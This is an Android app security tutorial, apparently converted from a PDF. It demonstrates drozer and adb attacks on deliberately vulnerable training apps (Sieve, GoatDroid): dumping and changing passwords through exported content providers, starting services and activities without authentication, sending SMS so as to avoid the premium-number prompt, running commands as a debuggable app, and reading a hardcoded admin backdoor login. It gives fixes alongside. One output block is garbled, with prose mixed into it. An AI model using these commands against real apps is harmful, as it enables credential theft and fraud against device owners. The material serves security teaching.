An Intent provides a facility for performing late runtime binding between the code in different applications. Its most significant use is in the launching of activities, where it can be thought of as the glue between activities. It is basically a passive data structure holding an abstract description of an action to be performed. The primary pieces of information in an intent are:

- **action** The general action to be performed, such as ACTIONVIEW, ACTIONEDIT, ACTION_MAIN, etc.
- **data** The data to operate on, such as a person record in the contacts database, expressed as a Uri.

To be simple Intent can be used for

- To start an Activity, typically opening a user interface for an app
- As broadcasts to inform the system and apps of changes
- To start, stop, and communicate with a background service
- To access data via ContentProviders
- As callbacks to handle events

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Improper implementation could result in data leakage, restricted functions being called and program flow being manipulated.

What is Intent Filters ?

If an Intents is send to the Android system, it will determine suitable applications for this Intents. If several components have been registered for this type of Intents, Android offers the user the choice to open one of them.

This determination is based on IntentFilters. An IntentFilters specifies the types of Intent that an activity, service, orBroadcast Receiver can respond to. An Intent Filter declares the capabilities of a component. It specifies what anactivity or service can do and what types of broadcasts a Receiver can handle. It allows the corresponding component to receive Intents of the declared type.

IntentFilters are typically defined via the AndroidManifest.xml file. For BroadcastReceiver it is also possible to define them in coding. An IntentFilters is defined by its category, action and data filters. It can also contain additional metadata.

If any of the component is public then it can accessed from another application installed on the same device. In Android a activity/services/content provider/broadcast receiver is public when exported is set to true but a component is also public if the **manifest specifies an Intent filter** for it. However,

developers can explicitly make components private (regardless of any intent filters) by setting the “exported” attribute to false for each component in the manifest file.

Developers can also set the “permission” attribute to require a certain permission to access each component, thereby restricting access to the component.

In the upcoming posts i will try to attack activity/services/broadcast reciever/content provider from drozer console.

Why Drozer ?

As i have already mentioned in Android Application Part 4 that “Drozer allows you to search for security vulnerabilities in apps and devices by assuming the role of an app and interacting with the Dalvik VM, other apps’ Inter Process Communication(IPC) endpoints and the underlying OS”.

That means for these tasks we won’t be needing a rooted device, and neither drozer need rooted device to run. All the attacks we will do from drozer console will be originated from drozer app to testing application on your device. So it is like attacking your Banking application installed on your phone from a malicious application also installed on the same device.

I will be demonstrating possible attacks on activity, content providers, services, broadcast receivers.

- Attacking Content Providers
- Attacking Broadcast Receivers
- Attacking Activities
- Attacking Services

How To Fix

- Developers can also set the “permission” attribute to require a certain permission to access each component, thereby restricting access to the component.
- Developers can explicitly make components private (regardless of any intent filters) by setting the “exported” attribute to false for each component in the manifest file.

Part 15:- Attacking Content Providers

Sieve is made by the company who made the awesome tool **Drozer** which we have been using in the past and will continue to use that in the upcoming post.

Lets get started.

```
dz> run app.package.attacksurface com.mwr.example.sieve
Attack Surface:
 3 activities exported
 0 broadcast receivers exported
 2 content providers exported
 2 services exported
 is debuggable
```

we can see there are two exported Content Providers.

```
dz> run app.provider.finduri com.mwr.example.sieve
Scanning com.mwr.example.sieve...
content://com.mwr.example.sieve.DBContentProvider/
content://com.mwr.example.sieve.FileBackupProvider/
content://com.mwr.example.sieve.DBContentProvider
content://com.mwr.example.sieve.DBContentProvider/Passwords/
content://com.mwr.example.sieve.DBContentProvider/Keys/
content://com.mwr.example.sieve.FileBackupProvider
content://com.mwr.example.sieve.DBContentProvider/Passwords
content://com.mwr.example.sieve.DBContentProvider/Keys
```

So by using **app.provider.finduri** module we have found some of the exported content provider URIs which can be accessed by other apps installed on the same device.

We can see that there are two similar URIS

content://com.mwr.example.sieve.DBContentProvider/keys

&

content://com.mwr.example.sieve.DBContentProvider/keys/

Let's try to query each of them.

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
Permission Denial: reading com.mwr.example.sieve.DBContentProvider uri content://com.mwr.example.sieve.DBContentProvider/Keys from pid=2180, uid=10092 requires com.mwr.example.sieve.READ_KEYS, or grantUriPermission()
```

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
| Password | pin |
| iampassword12345 | 1234 |
```

Upon accessing the first one need **com.mwr.example.sieve.READ_KEYS** permission but second one

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doesn't need any permission. So now we have the master password and pin of the App which manages other Apps password. **Isn't that Dangerous.**

Let's try to change the value of **Password** from **iampassword1234** to **iampassword5555**

```
dz> run app.provider.update content://com.mwr.example.sieve.DBContentProvider/Keys/
--selection "pin=1234" --string Password "iampassword5555"
Done.

dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
| Password      | pin |
| iampassword5555 | 1234 |
```

We can also access the password's saved in this Password Manager App by query another exported URI.

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords
| _id | service | username | password | email
| 1   | Gmail    | aditya   | password | aditya@manifestsecurity.com |
```

I would advise you to try above drozer module for this vulnerable application and if you stuck with any module then just run that command with –help switch.

How TO Fix

- If your content provider is just for your app's use then set it to be android:exported=false in the manifest. If you are intentionally exporting the content provider then you should also specify one or more permissions for reading and writing.
- If you are using a content provider for sharing data between only your own apps, it is preferable to use the android:protectionLevel attribute set to “signature” protection.
- When accessing a content provider, use parameterized query methods such as query(), update(), and delete() to avoid potential SQL injection from untrusted sources.

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Part 16:- Attacking Services

To determine exported services, i will be using drozer.

```
dz> run app.service.info --package org.owasp.goatdroid.fourgoats
Package: org.owasp.goatdroid.fourgoats
org.owasp.goatdroid.fourgoats.services.LocationService
Permission: null
```

So from the above we can see that there is an org.owasp.fourgoats.goatdroid.LocationService service which is exported and doesn't need any Permission. So it means that any malicious app which is installed on the device with the FourGoats App can access the location of the device. That's Dangerous
Let's us try to Start particular Service

Below is the screenshot before i do not start the service.




Now i ran the following command

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```
drozer Console (v2.3.3)
dz> run app.service.start --action org.owasp.goatdroid.fourgoats.services.LocationService --component org.owasp.goatdroid.fourgoats.org.owasp.goatdroid.fourgoats.services.LocationService
```

And observe that location sign in the status bar and GPS location is being accessed by FourGoats app.



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Part 17:- Attacking Activities

An application mostly have more than one activity. Each activity is different, for example activity for login of an application is different and for changing settings is different.


You can use Drozer to find all the activities in an application or you could also see the listed activities in AndroidManifest.xml file.

```
dz> run app.activity.info -a org.owasp.goatdroid.fourgoats -u
Package: org.owasp.goatdroid.fourgoats
Exported Activities:
    org.owasp.goatdroid.fourgoats.activities.Main
        Permission: null
    org.owasp.goatdroid.fourgoats.activities.ViewCheckin
        Permission: null
    org.owasp.goatdroid.fourgoats.activities.ViewProfile
        Permission: null
    org.owasp.goatdroid.fourgoats.activities.SocialAPIAuthentication
        Permission: null
Hidden Activities:
    org.owasp.goatdroid.fourgoats.activities.Login
        Permission: null
    org.owasp.goatdroid.fourgoats.activities.Register
        Permission: null
    org.owasp.goatdroid.fourgoats.activities.Home
        Permission: null
    org.owasp.goatdroid.fourgoats.fragments.DoCheckin
        Permission: null
    org.owasp.goatdroid.fourgoats.activities.Checkins
        Permission: null
    org.owasp.goatdroid.fourgoats.activities.Friends
        Permission: null
    org.owasp.goatdroid.fourgoats.fragments.HistoryFragment
        Permission: null
    org.owasp.goatdroid.fourgoats.activities.History
        Permission: null
    org.owasp.goatdroid.fourgoats.activities.Rewards
        Permission: null
    org.owasp.goatdroid.fourgoats.activities.AddVenue
        Permission: null
    org.owasp.goatdroid.fourgoats.fragments.MyFriends
        Permission: null
    org.owasp.goatdroid.fourgoats.fragments.SearchForFriends
        Permission: null
```

If the application is not obfuscated then you can reverse engineer it and see its source code.

Android Application Security

```
C:\> curl -X POST http://localhost/gost/editor/4859  
C:\PentestBox  
$ adb pull /data/app/org.owasp.goatdroid.herdfinancial-1.apk  
6594 KB/s (3742671 bytes in 0.554s)  
  
C:\PentestBox  
$ dex2jar org.owasp.goatdroid.herdfinancial-1.apk  
this cmd is deprecated, use the d2j-dex2jar if possible  
dex2jar version: translator-0.0.9.15  
dex2jar org.owasp.goatdroid.herdfinancial-1.apk -> org.owasp.goatdroid.herdfinancial-1_dex2jar.jar  
Done.  
  
C:\PentestBox  
$ jdgui org.owasp.goatdroid.herdfinancial-1_dex2jar.jar  
[Android Application Fundamentals]  
C:\PentestBox
```



Note: It is not necessary that you will see activities listed like above in case of other application. That is dependent on developer of the application.

Exported Activities

Android Application Security


Exported Activities are those activities which can be accessed by other application on the same device.

Most of the time after authentication on an Android Application, it shifts to a new activity which basically users are aware off (like music playlist after your music player login). But developers keep those activities exported and even without custom permissions.

- If you would see in the HerdFinancial Application then you will find that **org.owasp.goatdroid.herdfinancial.activities.Main** is exported and also it doesn't even have any custom permissions.
- You can simply pass an intent through Drozer to start that particular activity.

```
dz> run app.activity.start --component org.owasp.goatdroid.herdfinancial.org.owasp.  
goatdroid.herdfinancial.activities.Main
```

- After that you will see that Herdfinancial Application has been started with default account i.e with the account number **1234567890** and now you can do sort of stuff like transfer the money to someone else account. How scary it would be if something like this exists for our Banking apps!



If you are an android developer, then you can also make a proof of concept application to demonstrate this behaviour.

Android Application Security

Part 18:- Attacking Broadcast Receivers


To get the list of exported Broadcast Receivers, you can either use drozer or can also look in AndroidManifest.xml file as i did in Attacking Activities post. I will be using drozer.

```
dz> run app.broadcast.info --package org.owasp.goatdroid.fourgoats
Package: org.owasp.goatdroid.fourgoats
Receiver: org.owasp.goatdroid.fourgoats.broadcastreceivers.SendSMSNowReceiver
```

Above is the exported broadcast receiver.

If you would see in the AndroidManifest.xml file of FourGoats application then you will find action name is **org.owasp.goatdroid.fourgoats.SOCIAL_SMS** and component name as **org.owasp.goatdroid.fourgoats.broadcastreceivers.SendSMSNowReceiver**. So we have to set these parameters in drozer accordingly.

I have also decompiled the FourGoats apk using dex2jar and opened it with Jd-Gui. Below is the snap of this particular Broadcastreceiver sourcecode.




So basically from the above code we can tell that while passing the intent we have to give two inputs “phoneNumber” and “message”.

```
dz> run app.broadcast.send --action org.owasp.goatdroid.fourgoats.SOCIAL_SMS --component org.owasp.goatdroid.fourgoats.SendSMSNowReceiver --extra string phoneNumber 1234 --extra string message "It's me Aditya"
```

The above command will try to send the message to the number **1234** with message **It's me Aditya**. But from Android 4.2 further control has been added on the use of SMS. Android will provide a notification if an application attempts to send SMS to a short code that uses premium services which might cause additional charges. The user can choose whether to allow the application to send the message or block it.

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But when i modify the phoneNumber to **123456789** it will not show this confirmation dialog because Android doesn't consider that number as a Premium Number.

```
dz> run app.broadcast.send --action org.owasp.goatdroid.fourgoats.SOCIAL_SMS --component org.owasp.goatdroid.fourgoats.SendSMSNowReceiver --extra string phoneNumber 123456789 --extra string message "It's me Aditya"
```



So in this way an malicious app can take advantage of some exported BroadcastReceiver of another app.

Android Application Security

Part 19:- Improper Session Handling

Improper Session Handling holds **9th** position in OWASP Mobile Top 10.

Session handling is very important part after authentication has been done. Session Management should also be done in secure way to prevent some vulnerable scenarios. Most of the application have secure mechanism for authentication but very insecure mechanisms for session handling, below i will be describing some of the common scenarios.

No session destruction at server side

I have seen this one most of the times, most of the applications just send a null cookie when user opt for logout but still that session cookie is valid on server side and is not destroyed after user opted for logout feature.

Cookie not set as Secure

The secure flag is an option that can be set by the application server when sending a new cookie to the user within an HTTP Response. The purpose of the secure flag is to prevent cookies from being observed by unauthorized parties due to the transmission of the cookie in clear text.

To accomplish this goal, browsers which support the secure flag will only send cookies with the secure flag when the request is going to a HTTPS page. Said in another way, the browser will not send a cookie with the secure flag set over an unencrypted HTTP request.

Part 20:- Client Side Injections

Client Side Injections holds **7th** position in OWASP Mobile Top 10

- **Javascript Injection:** The mobile browser is vulnerable to javascript injection as well. Android default **Browser** has also access to mobile applications cookies. If you have your Google account attached to device then you can use your Google account in Android Browser without authentication.
- Several application interfaces or language functions can accept data and can be fuzzed to make applications crash. While most of these flaws do not lead to overflows because of the phone's platforms being managed code, there have been several that have been used as a "userland" exploit in an exploit chain aimed at rooting or jailbreaking devices.
- Mobile malware or other malicious apps may perform a binary attack against the presentation layer (HTML, JavaScript, Cascading Style Sheets) or the actual binary of the mobile app's executable. These code injections are executed either by the mobile app's framework or the binary itself at run-time.

How To Fix

- **SQL Injection:** When dealing with dynamic queries or Content-Providers ensure you are using parameterized queries.
- **JavaScript Injection (XSS):** Verify that JavaScript and Plugin support is disabled for any WebViews (usually the default).
- **Local File Inclusion:** Verify that File System Access is disabled for any WebViews (`webView.getSettings().setAllowFileAccess(false);`).
- **Intent Injection/Fuzzing:** Verify actions and data are validated via an Intent Filter for all Activities.

Android Application Security

Part 21:- Exploiting Debuggable Applications


Consider a situation when your mobile is stolen and it is not rooted. If an application is marked as **debuggable** then any attacker can access the application data by assuming the privileges of that application or can run arbitrary code under that application permission. In the case of non-debuggable application, attacker would first need to root the device to extract any data.

How to check for debuggable flag ?

I will use Sieve to demonstrate this issue.

Decompile .apk file using apktool then open up the AndroidManifest.xml file.


Look for **android:debuggable** value in the AndroidManifest.xml file.



```
C:\Users\Aditya Agrawal\Desktop\com.mwr.example.sieve-1
$ cat AndroidManifest.xml
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.mwr.example.sieve">
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <permission android:label="Allows reading of the Key in Sieve" android:name="com.mwr.example.sieve.READ_KEYS" android:protectionLevel="dangerous"/>
    <permission android:label="Allows editing of the Key in Sieve" android:name="com.mwr.example.sieve.WRITE_KEYS" android:protectionLevel="dangerous"/>
    <application android:allowBackup="true" android:debuggable="true" android:icon="@drawable/ic_launcher" android:label="@string/app_name" android:theme="@style/AppTheme">
        <activity android:clearTaskOnLaunch="true" android:excludeFromRecents="true" android:exported="true" android:finishOnTaskLaunch="true" android:label="@string/title_activity_file_select" android:name=".FileSelectActivity"/>
        <activity android:excludeFromRecents="true" android:label="@string/app_name" android:launchMode="singleTask" android:name=".MainLoginActivity" android:windowSoftInputMode="stateVisible|adjustResize">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
    </application>
</manifest>
```

Now to see which application are connected to debugging socket(@jdwp-control), type **adb jdwp** in the console. It will list the PIDs(Process Identifiers) of the applications which can be debugged.

In order to figure out which PID belong to our application, type **adb jdwp** before running the application you wanted to test.



```
C:\Users\Aditya Agrawal\Desktop
$ adb jdwp
369
543
628
642
662
695
721
763
784
802
1012
1050
2192
3519
3877
```

Now again type **adb jdwp** after opening the application and you will see that there are PIDs added to last result, so among those PIDs there is one PID which belong to our application. In my case there is

Android Application Security

only one PID **3894** which is added .

```
C:\Users\Aditya Agrawal\Desktop
$ adb jdwp
369
543 In order to figure out which P
628 application, type **adb jdwp**.
642 application you wanted to test
662 |[]()
721
763
784 Now again type **adb jdwp** af
802 application and you will see t
1012 o last result, so among those
1050 2192 3519 which belong to our application
3877
3894
```

Now check whether or not this PID belong to this application, in case you have got more than one PID. It should output name of the application at the end of result like **com.mwr.example.sieve** in my case.

```
C:\Users\Aditya Agrawal\Desktop
$ adb shell ps | grep "3894"
u0_a39 3894 155 512484 29720 ffffffff b7538f37 S com.mwr.example.sieve
```

Now to simply demonstrate what an debuggable application can do, i will extract data from application private directory.

Now with the help of run-as binary we can execute commands as **com.mwr.example.sieve** application.

```
C:\Users\Aditya Agrawal\Desktop
$ adb shell
shell@hwCHM-H:/ $ run-as com.mwr.example.sieve
run-as com.mwr.example.sieve
shell@hwCHM-H:/data/data/com.mwr.example.sieve $ |
```

Note: Above is the shell access of my personal phone which is not rooted.

Now you can extract the data or run an arbitary code using application permission like shown below.

```
C:\Users\Aditya Agrawal\Desktop
$ adb shell run-as com.mwr.example.sieve ls -l
drwxrwx--x u0_a178 u0_a178 2015-10-08 03:22 cache
drwxrwx--x u0_a178 u0_a178 2015-10-08 03:22 databases
lrwxrwxrwx install install 2015-10-08 03:22 lib -> /data/app-lib/com.mwr.example.sieve-1
```

But if you would try to access any other directory using this method, it won't allow you because **com.mwr.example.sieve** doesn't have access to it.

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```
C:\Users\Aditya Agrawal\Desktop
$ adb shell run-as com.mwr.example.sieve /data/app/
run-as: exec failed for /data/app/ Error:Permission denied
```

How To Fix


Fix is very simple, just set **android:debuggable** flag to **false** in AndroidManifest.xml of the application.

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Part 22:- Developer Backdoor

There are sometimes when developer put a backdoor to a particular application. He/She puts that because he doesn't want somebody else to access that sensitive piece of Information and sometimes that backdoor is for debugging purposes.

If you would go through **Login Activity** then you will find that there is a Backdoor. There is a Username-Password combination which turns on some Admin Options.



```
FourGoats-dex2jar.jar
+-- android.support.v4
+-- com.actionbarsherlock
+-- org.owasp.goatdroid.fourgoats
  +-- activities
    +-- About
    +-- AddVenue
    +-- AdminHome
    +-- AdminOptions
    +-- Checkins
    +-- DestinationInfo
    +-- DoAdminDeleteUser
    +-- DoAdminPasswordReset
    +-- DoComment
    +-- Friends
    +-- GenericWebViewActivity
    +-- History
    +-- Home
    +-- Login
    +-- Main
    +-- Preferences
    +-- Register
    +-- Rewards
    +-- SendSMS

JD-GUI - Login.class (Java decompiler)
Checkins.class DestinationInfo.class Main.class Login.class Home.class

    HashMap localHashMap = new HashMap();
    if (_Login.this.allFieldsCompleted(str1, str2))
    {
        UserInfoDBHelper localUserInfoDBHelper = new UserInfoDBHelper(_Login.this.context);
        try
        {
            localHashMap = localLoginRequest.validateCredentials(str1, str2);
            if (((String)localHashMap.get("success")).equals("false"))
            {
                localHashMap.put("errors", "Login failed. Try again.");
            }
            for (;;)
            {
                return localHashMap;
                localUserInfoDBHelper.deleteInfo();
                localUserInfoDBHelper.insertSettings(localHashMap);
                if (bool)
                {
                    _Login.this.saveCredentials(str1, str2);
                }
                if ((str1.equals("customerservice")) && (str2.equals("Acc0uNTM@n@g3mEnT")))
                {
                    localHashMap.put("isAdmin", "true");
                }
            }
            localHashMap.put("error", "All fields are required");
        }
    }



```

From the above image we can figure out that

Username: **customerservice**

Password: **Acc0uNTM@n@g3mEnT**

If you would login with the credentials given above, then you will see a similar Interface given below.

